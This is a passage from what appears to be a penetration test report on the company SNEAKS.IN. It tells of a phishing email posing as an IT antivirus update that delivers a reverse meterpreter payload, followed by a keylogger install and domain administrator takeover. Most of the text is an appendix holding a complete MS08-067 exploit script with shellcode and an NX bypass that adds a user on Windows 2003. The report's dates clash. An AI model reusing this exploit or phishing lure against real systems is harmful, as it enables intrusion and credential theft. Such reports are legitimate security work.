
A social engineering attack was initiated against Ralph Doe, the SNEAKS.IN CEO. By using the credentials of an IT employee, we sent the following mail to ralph@sneaks.in:

```
Hi Ralph,
I've attached an antivirus update that I would like you to install on your
workstation.
I'll be away from my cell phone over the weekend, however I do not anticipate
any issues with the install. A simple double click should do.

Sincerely,

Malroy Evans
Sneaks IN IT Dept.
http://www.sneaks.in
```

The attachment sent contained a reverse meterpreter payload, connecting back to our attacking host.

The attachment payload was as executed on 31st Dec 2008, 12:39 EST.

Remote Desktop was enabled remotely via the meterpreter shell, and administrative GUI access of Ralphs Doe's workstation was obtained.




Sensitive files were accessed, including emails, corporate documents, and an excel file containing passwords to most infrastructure servers. The excel file was protected with the password “network”.

A keylogger was installed on this workstation in an attempt to harvest more credentials.

4.3.3 - Domain Controller (Objective Completed – Administrative access gained)

On December 1st 2008, 14:34, Ralph Doe logged into his computer with domain privileges.

These credentials are granted "domain administrator" privileges in the SNEAKS.IN Active Directory domain. By creating an SSH tunnel from our attacking machine, we were able to access and log on to the Domain Controller (10.0.0.2) with administrative privileges through remote desktop.



4.3.4 - Recommendations

Information was deleted from this section.

5.0 Conclusions

Information was deleted from this section.

6.0 Appendix

Item #1: Removed from document.

Item #2: NX bypassing exploit code for MS08-067. Windows 2003 SP2 target.

```
root@bt:~# cat sploit.py
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*******************************************************"
print "**********   MS08-67 Win2k3 SP2 NX BYPASS   **********"
print "********  offensive-security.com - Internal Use  ******"
print "*******************************************************"

try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

shellcode = "\x90"*57
shellcode += (
"\x29\xc9\x83\xe9\xc5\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xd0"
"\x32\xd2\x63\x83\xeb\xfc\xe2\xf4\x2c\xda\x96\x63\xd0\x32\x59\x26"
"\xec\xb9\xae\x66\xa8\x33\x3d\xe8\x9f\x2a\x59\x3c\xf0\x33\x39\x2a"
```

```
"\x5b\x06\x59\x62\x3e\x03\x12\xfa\x7c\xb6\x12\x17\xd7\xf3\x18\x6e"
"\xd1\xf0\x39\x97\xeb\x66\xf6\x67\xa5\xd7\x59\x3c\xf4\x33\x39\x05"
"\x5b\x3e\x99\xe8\x8f\x2e\xd3\x88\x5b\x2e\x59\x62\x3b\xbb\x8e\x47"
"\xd4\xf1\xe3\xa3\xb4\xb9\x92\x53\x55\xf2\xaa\x6f\x5b\x72\xde\xe8"
"\xa0\x2e\x7f\xe8\xb8\x3a\x39\x6a\x5b\xb2\x62\x63\xd0\x32\x59\x0b"
"\xec\x6d\xe3\x95\xb0\x64\x5b\x9b\x53\xf2\xa9\x33\xb8\xc2\x58\x67"
"\x8f\x5a\x4a\x9d\x5a\x3c\x85\x9c\x37\x51\xbf\x07\xfe\x57\xaa\x06"
"\xf0\x1d\xb1\x43\xbe\x57\xa6\x43\xa5\x41\xb7\x11\xf0\x02\xb4\x05"
"\xe3\x5c\xe7\x52\xa6\x01\xa1\x50\xb3\x47\xa0\x52\xa4\x4b\xf2\x0e"
"\xa5\x46\xa1\x43\xff\x73\x96\x27\xf0\x14\xf4\x43\xbe\x57\xa6\x43"
"\xbc\x5d\xb1\x02\xbc\x55\xa0\x0c\xa5\x42\xf2\x22\xb4\x5f\xbb\x0d"
"\xb9\x41\xa6\x11\xb1\x46\xbd\x11\xa3\x12\xe2\x05\xb6\x01\xbc\x56"
"\xe1\x44\xe1\x10\xe3\x51\xa7\x11\xe1\x46\xab\x43\xff\x73\x96\x27"
"\xd0\x32\xd2\x63")

stub= '\x01\x00\x00\x00'        # Reference ID
stub+='\xac\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\xac\x00\x00\x00'        # Actual count

# Server Unc -> Lenght in Bytes = (Max Count*2) - 4

# NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max Count = 172 (0xac)

stub+='n00bn00b' + '\x90'*15 + shellcode        # Server Unc
stub+='\x00\x00\x00\x00'                        # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'                        # Max Count
stub+='\x00\x00\x00\x00'                        # Offset
stub+='\x2f\x00\x00\x00'                        # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM

# Pain starts here ... NX BYPASS Modification for Windows 2003 SP2

stub+='BB'                      # PADDING
stub+='\x1B\xA0\x86\x7C'        # 0x7c86a01b JMP ESP      (ntdll)
stub+='CCCC'                    # PADDING
stub+='\xEB\x71\x90\x90'        # SJMP TO EGGHUNTER 113 Bytes
stub+='DDDD'                    # PADDING
```

```
stub+='\x84\x94\x80\x7C'        # RET -> 0x7C809484 POP EBP RETN (ntdll)
stub+='\xFF\xFF\xFF\xFF'        # JUNK
stub+='\xA2\x83\xE0\x77'        # 0x77E083A2 PUSH EDI,POP EBP,RETN 0x4 (NTMARTA .text)
stub+='\x17\xf5\x83\x7c'        # 0x7C83F517 MOV DWORD PTR SS:[EBP-4],2
stub+='\x90\x90\x90\x90\x90'    # NOPS TO EGGHUNTER

# EGGHUNTER 32 Bytes

egghunter ='\x33\xD2\x90\x90\x90\x42\x52\x6a'
egghunter+='\x02\x58\x4d\x2e\x3c\x05\x5a\x74' # 0xcd = 0x4d + 128
egghunter+='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
stub+= egghunter

stub+='\x90\x90\x90'             # Padding
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'         # Padding
stub+='\x02\x00\x00\x00'         # Max Buf
stub+='\x02\x00\x00\x00'         # Max Count
stub+='\x00\x00\x00\x00'         # Offset
stub+='\x02\x00\x00\x00'         # Actual Count
stub+='\x5c\x00\x00\x00'         # Prefix
stub+='\x01\x00\x00\x00'         # Pointer to pathtype
stub+='\x01\x00\x00\x00'         # Path type and flags.

print "Sending payload..."
dce.call(0x1f, stub)             #0x1f (or 31)- NetPathCanonicalize Operation
print "Done! User muts should be added now!"
```

Item #3: Removed from document.

Item #4: Removed from document.